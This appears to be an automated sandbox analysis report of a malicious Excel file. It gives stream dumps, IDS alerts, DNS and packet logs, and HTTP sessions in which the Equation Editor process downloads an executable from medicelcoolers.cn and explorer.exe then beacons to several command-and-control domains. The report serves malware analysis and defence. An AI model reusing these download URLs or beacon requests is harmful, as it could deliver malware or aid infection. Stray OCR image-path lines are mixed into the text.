Data Raw:	58 00 00 00 01 00 00 00 4c 00 00 00 7b 00 46 00 46 00 39 00 41 00 33 00 46 00 30 00 33 00 2d 00 35 00 36 00 45 00 46 00 2d 00 34 00 36 00 31 00 33 00 2d 00 42 00 44 00 44 00 35 00 2d 00 35 00 41 00 34 00 31 00 43 00 31 00 44 00 30 00 37 00 32 00 34 00 36 00 7d 00 4e 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00

Stream Path: \x6DataSpaces/Version, File Type: data, Stream Size: 76

General	
Stream Path:	\x6DataSpaces/Version
File Type:	data
Stream Size:	76
Entropy:	2.79079600998
Base64 Encoded:	False
Data ASCII:	< . . . M . i . c . r . o . s . o . f . t . . . C . o . n . t . a . i . n . e . r . . . D . a . t . a . S . p . a . c . e . s . . . . .
Data Raw:	3c 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 2e 00 43 00 6f 00 6e 00 74 00 61 00 69 00 6e 00 65 00 72 00 2e 00 44 00 61 00 74 00 61 00 53 00 70 00 61 00 63 00 65 00 73 00 01 00 00 00 01 00 00 00 01 00 00 00

Stream Path: EncryptedPackage, File Type: data, Stream Size: 1404856

General	
Stream Path:	EncryptedPackage
File Type:	data
Stream Size:	1404856
Entropy:	7.99985530871
Base64 Encoded:	True
Data ASCII:	. o . . . . . j . . @ . . E W + . . _ . : . . . . . u . . x F . k . " . g . . . j . . . . Q . e s . + # . . . . . 6 ~ . . . z . U 3 . . * . } . . j K ! . . ; . . I W & * . } . . j K ! . . ; . . I W & * . } . . j K ! . . ; . . I W & * . } . . j K ! . . ; . . I W & * . } . . j K ! . . ; . . I W & * . } . . j K ! . . ; . . I W & * . } . . j K ! . . ; . . I W & * . } . . j K ! . . ; . . I W & * . } . . j K ! . . ; . . I W & * . } . . j K ! . . ; . . I W & * . } . . j K !
Data Raw:	a2 6f 15 00 00 00 00 00 6a dc a4 40 ed 0e 45 57 2b 80 fa 5f bb 3a d2 d6 08 07 a3 c8 aa 75 02 ce 78 46 9b 6b 1b 22 a6 67 94 de a8 6a 87 b5 9d 17 51 eb 65 73 0a 2b 23 91 a2 af 87 e7 2e 36 7e 0b 9a 0b 7a e7 55 33 1c fd 2a df 7d 0f f4 6a 4b 21 88 aa 3b 08 01 6c 57 26 2a df 7d 0f f4 6a 4b 21 88 aa 3b 08 01 6c 57 26 2a df 7d 0f f4 6a 4b 21 88 aa 3b 08 01 6c 57 26 2a df 7d 0f f4 6a 4b 21

Stream Path: EncryptionInfo, File Type: data, Stream Size: 224


General	
Stream Path:	EncryptionInfo
File Type:	data
Stream Size:	224
Entropy:	4.52818090397
Base64 Encoded:	False
Data ASCII:	. . . . $ . . . . . $ . . . . . f . . . . . M . i . c . r . o . s . o . f . t . . E . n . h . . n . c . e . d . . R . S . A . . a . n . d . . A . E . S . . C . r . y . p . t . o . g . r . a . p . h . i . c . . P . r . o . v . i . d . e . r . . . . . ~ . 4 X . i . . , ... 9 . . M C . . . . . u . . . . . " ! . . . . . 0 p . 2 . . . % . . P . .
Data Raw:	04 00 02 00 24 00 00 00 8c 00 00 00 24 00 00 00 00 00 00 00 0e 66 00 00 04 80 00 00 80 00 00 00 18 00 00 00 00 00 00 00 00 00 00 00 4d 00 69 00 63 00 72 00 6f 00 73 00 6f 00 66 00 74 00 20 00 45 00 6e 00 68 00 61 00 6e 00 63 00 65 00 64 00 20 00 52 00 53 00 41 00 20 00 61 00 6e 00 64 00 20 00 41 00 45 00 53 00 20 00 43 00 72 00 79 00 70 00 74 00 6f 00 67 00 72 00 61 00 70 00 68 00

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
01/13/21-17:24:10.186613	TCP	2022550	ET TROJAN Possible Malicious Macro DL EXE Feb 2016	49165	80	192.168.2.22	185.26.106.165
01/13/21-17:25:19.753611	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8
01/13/21-17:25:20.473226	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8
01/13/21-17:25:29.775404	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49167	34.102.136.180	192.168.2.22
01/13/21-17:25:40.625456	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49168	35.172.94.1	192.168.2.22
01/13/21-17:25:52.140318	ICMP	402	ICMP Destination Unreachable Port Unreachable			192.168.2.22	8.8.8.8

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:24:10.131752968 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.186067104 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.186180115 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.186613083 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.239715099 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.240417004 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.240560055 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.240569115 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.240588903 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.240612984 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.240628958 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.240647078 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.240667105 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.240673065 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.240699053 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.240720987 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.240747929 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.240879059 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.240919113 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.241018057 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.241075993 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.241102934 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.241168022 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.246692896 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.295902967 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.295944929 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.295970917 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.295996904 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.296094894 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.296787977 CET	49165	80	192.168.2.22	185.26.106.165

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:24:10.297030926 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297080040 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297106028 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297125101 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297141075 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.297147989 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297157049 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.297168016 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.297174931 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297184944 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.297199965 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297214985 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.297224998 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297247887 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297271967 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297283888 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.297296047 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297307968 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.297322989 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297333002 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.297348022 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297370911 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297404051 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.297415018 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297440052 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.297499895 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.297504902 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.297605991 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.297622919 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.299314022 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.349452972 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.349492073 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.349519968 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.349545956 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.349570990 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.349594116 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.349611998 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.349673986 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.349680901 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.349685907 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350496054 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.350528002 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.350553036 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.350569010 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350577116 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.350590944 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350596905 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350606918 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.350620031 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350636959 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.350661039 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.350662947 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350673914 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350687027 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.350702047 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350712061 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.350730896 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350735903 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.350748062 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350759983 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.350775003 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350785971 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.350812912 CET	80	49165	185.26.106.165	192.168.2.22

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:24:10.350815058 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350836992 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.350841999 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350853920 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350861073 CET	80	49165	185.26.106.165	192.168.2.22
Jan 13, 2021 17:24:10.350878000 CET	49165	80	192.168.2.22	185.26.106.165
Jan 13, 2021 17:24:10.350887060 CET	80	49165	185.26.106.165	192.168.2.22

UDP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Jan 13, 2021 17:24:09.576432943 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:24:09.940781116 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 17:24:09.941062927 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:24:10.000277042 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 17:24:10.000508070 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:24:10.061826944 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 17:24:10.062150002 CET	52197	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:24:10.118412018 CET	53	52197	8.8.8.8	192.168.2.22
Jan 13, 2021 17:25:16.648511887 CET	53099	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:25:17.659132004 CET	53099	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:25:18.673178911 CET	53099	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:25:19.340603113 CET	53	53099	8.8.8.8	192.168.2.22
Jan 13, 2021 17:25:19.753330946 CET	53	53099	8.8.8.8	192.168.2.22
Jan 13, 2021 17:25:20.473000050 CET	53	53099	8.8.8.8	192.168.2.22
Jan 13, 2021 17:25:24.361514091 CET	52838	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:25:24.434632063 CET	53	52838	8.8.8.8	192.168.2.22
Jan 13, 2021 17:25:29.537081957 CET	61200	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:25:29.595119953 CET	53	61200	8.8.8.8	192.168.2.22
Jan 13, 2021 17:25:34.816098928 CET	49548	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:25:35.301371098 CET	53	49548	8.8.8.8	192.168.2.22
Jan 13, 2021 17:25:40.303303957 CET	55627	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:25:40.370840073 CET	53	55627	8.8.8.8	192.168.2.22
Jan 13, 2021 17:25:50.675798893 CET	56009	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:25:51.685638905 CET	56009	53	192.168.2.22	8.8.8.8
Jan 13, 2021 17:25:52.125325918 CET	53	56009	8.8.8.8	192.168.2.22
Jan 13, 2021 17:25:52.140252113 CET	53	56009	8.8.8.8	192.168.2.22

ICMP Packets

Timestamp	Source IP	Dest IP	Checksum	Code	Type
Jan 13, 2021 17:25:19.753611088 CET	192.168.2.22	8.8.8.8	d007	(Port unreachable)	Destination Unreachable
Jan 13, 2021 17:25:20.473226070 CET	192.168.2.22	8.8.8.8	d007	(Port unreachable)	Destination Unreachable
Jan 13, 2021 17:25:52.140317917 CET	192.168.2.22	8.8.8.8	d01b	(Port unreachable)	Destination Unreachable

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 17:24:09.576432943 CET	192.168.2.22	8.8.8.8	0xb305	Standard query (0)	medicelcoolers.cn	A (IP address)	IN (0x0001)
Jan 13, 2021 17:24:09.941062927 CET	192.168.2.22	8.8.8.8	0xb305	Standard query (0)	medicelcoolers.cn	A (IP address)	IN (0x0001)
Jan 13, 2021 17:24:10.000508070 CET	192.168.2.22	8.8.8.8	0xb305	Standard query (0)	medicelcoolers.cn	A (IP address)	IN (0x0001)
Jan 13, 2021 17:24:10.062150002 CET	192.168.2.22	8.8.8.8	0xb305	Standard query (0)	medicelcoolers.cn	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:16.648511887 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.herbmedia.net	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:17.659132004 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.herbmedia.net	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:18.673178911 CET	192.168.2.22	8.8.8.8	0xa14d	Standard query (0)	www.herbmedia.net	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:24.361514091 CET	192.168.2.22	8.8.8.8	0xccff	Standard query (0)	www.fixmygearfast.com	A (IP address)	IN (0x0001)

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Jan 13, 2021 17:25:29.537081957 CET	192.168.2.22	8.8.8.8	0x2e78	Standard query (0)	www.brainandbodystrengthcoach.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:34.816098928 CET	192.168.2.22	8.8.8.8	0x2f03	Standard query (0)	www.beamsubway.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:40.303303957 CET	192.168.2.22	8.8.8.8	0x3c4e	Standard query (0)	www.stattests.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:50.675798893 CET	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.shemaledreamz.com	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:51.685638905 CET	192.168.2.22	8.8.8.8	0x6ec7	Standard query (0)	www.shemaledreamz.com	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Jan 13, 2021 17:24:09.940781116 CET	8.8.8.8	192.168.2.22	0xb305	No error (0)	medicelcoolers.cn		185.26.106.165	A (IP address)	IN (0x0001)
Jan 13, 2021 17:24:10.000277042 CET	8.8.8.8	192.168.2.22	0xb305	No error (0)	medicelcoolers.cn		185.26.106.165	A (IP address)	IN (0x0001)
Jan 13, 2021 17:24:10.061826944 CET	8.8.8.8	192.168.2.22	0xb305	No error (0)	medicelcoolers.cn		185.26.106.165	A (IP address)	IN (0x0001)
Jan 13, 2021 17:24:10.118412018 CET	8.8.8.8	192.168.2.22	0xb305	No error (0)	medicelcoolers.cn		185.26.106.165	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:19.340603113 CET	8.8.8.8	192.168.2.22	0xa14d	Server failure (2)	www.herbmedia.net	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:19.753330946 CET	8.8.8.8	192.168.2.22	0xa14d	Server failure (2)	www.herbmedia.net	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:20.473000050 CET	8.8.8.8	192.168.2.22	0xa14d	Server failure (2)	www.herbmedia.net	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:24.434632063 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	www.fixmygearfast.com	fixmygearfast.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:25:24.434632063 CET	8.8.8.8	192.168.2.22	0xccff	No error (0)	fixmygearfast.com		160.153.136.3	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:29.595119953 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	www.brainandbodystrengthcoach.com	brainandbodystrengthcoach.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:25:29.595119953 CET	8.8.8.8	192.168.2.22	0x2e78	No error (0)	brainandbodystrengthcoach.com		34.102.136.180	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:35.301371098 CET	8.8.8.8	192.168.2.22	0x2f03	Name error (3)	www.beamsubway.com	none	none	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:40.370840073 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	www.stattests.com	s.multiscreensite.com		CNAME (Canonical name)	IN (0x0001)
Jan 13, 2021 17:25:40.370840073 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	s.multiscreensite.com		35.172.94.1	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:40.370840073 CET	8.8.8.8	192.168.2.22	0x3c4e	No error (0)	s.multiscreensite.com		100.24.208.97	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:52.125325918 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.shemaledreamz.com		45.11.187.140	A (IP address)	IN (0x0001)
Jan 13, 2021 17:25:52.140252113 CET	8.8.8.8	192.168.2.22	0x6ec7	No error (0)	www.shemaledreamz.com		45.11.187.140	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- medicelcoolers.cn
- www.fixmygearfast.com
- www.brainandbodystrengthcoach.com
- www.stattests.com

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.22	49165	185.26.106.165	80	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:24:10.186613083 CET	1	OUT	GET /file2.exe HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/4.0 (compatible; MSIE 7.0; Windows NT 6.1; WOW64; Trident/7.0; SLCC2; .NET CLR 2.0.50727; .NET CLR 3.5.30729; .NET CLR 3.0.30729; Media Center PC 6.0; .NET4.0C; .NET4.0E) Host: medicelcoolers.cn Connection: Keep-Alive
Jan 13, 2021 17:24:10.240417004 CET	1	IN	HTTP/1.1 200 OK Server: nginx Date: Wed, 13 Jan 2021 16:24:10 GMT Content-Type: application/x-msdos-program Content-Length: 582656 Last-Modified: Wed, 13 Jan 2021 14:34:47 GMT Connection: keep-alive ETag: "5fff0507-8e400" X-Powered-By: PleskLin Accept-Ranges: bytes

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.22	49166	160.153.136.3	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:25:24.489295959 CET	616	OUT	GET /csv8/?1bwhC=bczMUAuUcHXQfOtoDA3FaFpfgVKghqiBPueyWD+LhAeNSODQxsbOhA9E/efN84iGcDGK0Q==&tB=TtdpPpwhOlt HTTP/1.1 Host: www.fixmygearfast.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 17:25:24.537956953 CET	617	IN	HTTP/1.1 302 Found Connection: close Pragma: no-cache cache-control: no-cache Location: /csv8/?1bwhC=bczMUAuUcHXQfOtoDA3FaFpfgVKghqiBPueyWD+LhAeNSODQxsbOhA9E/efN84iGcDGK0Q==&tB=TtdpPpwhOlt

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.22	49167	34.102.136.180	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:25:29.636987925 CET	617	OUT	GET /csv8/?1bwhC=4rzgp1jcc8l4Wxs4KztLQnvubqNqMY/2ozhXYXCY6yGJDbul1z8E6+SozVJniMc1Iz21RA==&tB=TtdpPpwhOlt HTTP/1.1 Host: www.brainandbodystrengthcoach.com Connection: close Data Raw: 00 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 17:25:29.775403976 CET	618	IN	HTTP/1.1 403 Forbidden Server: openresty Date: Wed, 13 Jan 2021 16:25:29 GMT Content-Type: text/html Content-Length: 275 ETag: "5ffc83a1-113" Via: 1.1 google Connection: close Data Raw: 3c 21 44 4f 43 54 59 50 45 20 68 74 6d 6c 3e 0a 3c 68 74 6d 6c 20 6c 61 6e 67 3d 22 65 6e 22 3e 0a 3c 68 65 61 64 3e 0a 20 20 20 20 3c 6d 65 74 61 20 68 74 74 70 2d 65 71 75 69 76 3d 22 63 6f 6e 74 65 6e 74 2d 74 79 70 65 22 20 63 6f 6e 74 65 6e 74 3d 22 74 65 78 74 2f 68 74 6d 6c 3b 63 68 61 72 73 65 74 3d 75 74 66 2d 38 22 3e 0a 20 20 20 20 3c 6c 69 6e 6b 20 72 65 6c 3d 22 73 68 6f 72 74 63 75 74 20 69 63 6f 6e 22 20 68 72 65 66 3d 22 64 61 74 61 3a 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 3b 2c 22 20 74 79 70 65 3d 22 69 6d 61 67 65 2f 78 2d 69 63 6f 6e 22 3e 0a 20 20 20 20 3c 74 69 74 6c 65 3e 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 0a 3c 2f 68 65 61 64 3e 0a 3c 62 6f 64 79 3e 0a 3c 68 31 3e 41 63 63 65 73 73 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 0a 3c 2f 62 6f 64 79 3e 0a 3c 2f 68 74 6d 6c 3e 0a Data Ascii: <!DOCTYPE html><html lang="en"><head> <meta http-equiv="content-type" content="text/html;charset=utf-8"> <link rel="shortcut icon" href="data:image/x-icon;," type="image/x-icon"> <title>Forbidden</title></head><body> Access Forbidden </body></html>


Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.22	49168	35.172.94.1	80	C:\Windows\explorer.exe

Timestamp	kBytes transferred	Direction	Data
Jan 13, 2021 17:25:40.499638081 CET	619	OUT	GET /csv8/?1bwhC=SBCaTdpk9GFN+fS4Ft/T56OwK5/x5qMPVVvaK278SLjI2qusdtII6CngZJh83HH0bt2tCA==&tB=TtdpPpwhOlt HTTP/1.1 Host: www.stattests.com Connection: close Data Raw: 00 00 00 00 00 00 00 Data Ascii:
Jan 13, 2021 17:25:40.625456095 CET	619	IN	HTTP/1.1 403 Forbidden Server: nginx Date: Wed, 13 Jan 2021 16:25:40 GMT Content-Type: text/html Content-Length: 146 Connection: close Data Raw: 3c 68 74 6d 6c 3e 0d 0a 3c 68 65 61 64 3e 3c 74 69 74 6c 65 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 74 69 74 6c 65 3e 3c 2f 68 65 61 64 3e 0d 0a 3c 62 6f 64 79 3e 0d 0a 3c 63 65 6e 74 65 72 3e 3c 68 31 3e 34 30 33 20 46 6f 72 62 69 64 64 65 6e 3c 2f 68 31 3e 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 68 72 3e 3c 63 65 6e 74 65 72 3e 6e 67 69 6e 78 3c 2f 63 65 6e 74 65 72 3e 0d 0a 3c 2f 62 6f 64 79 3e 0d 0a 3c 2f 68 74 6d 6c 3e 0d 0a Data Ascii: <html><head><title>403 Forbidden</title></head><body> 403 Forbidden <hr> nginx </body></html>

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 2252 Parent PID: 584

General

Start time:	17:23:53
Start date:	13/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fdd0000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0

Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
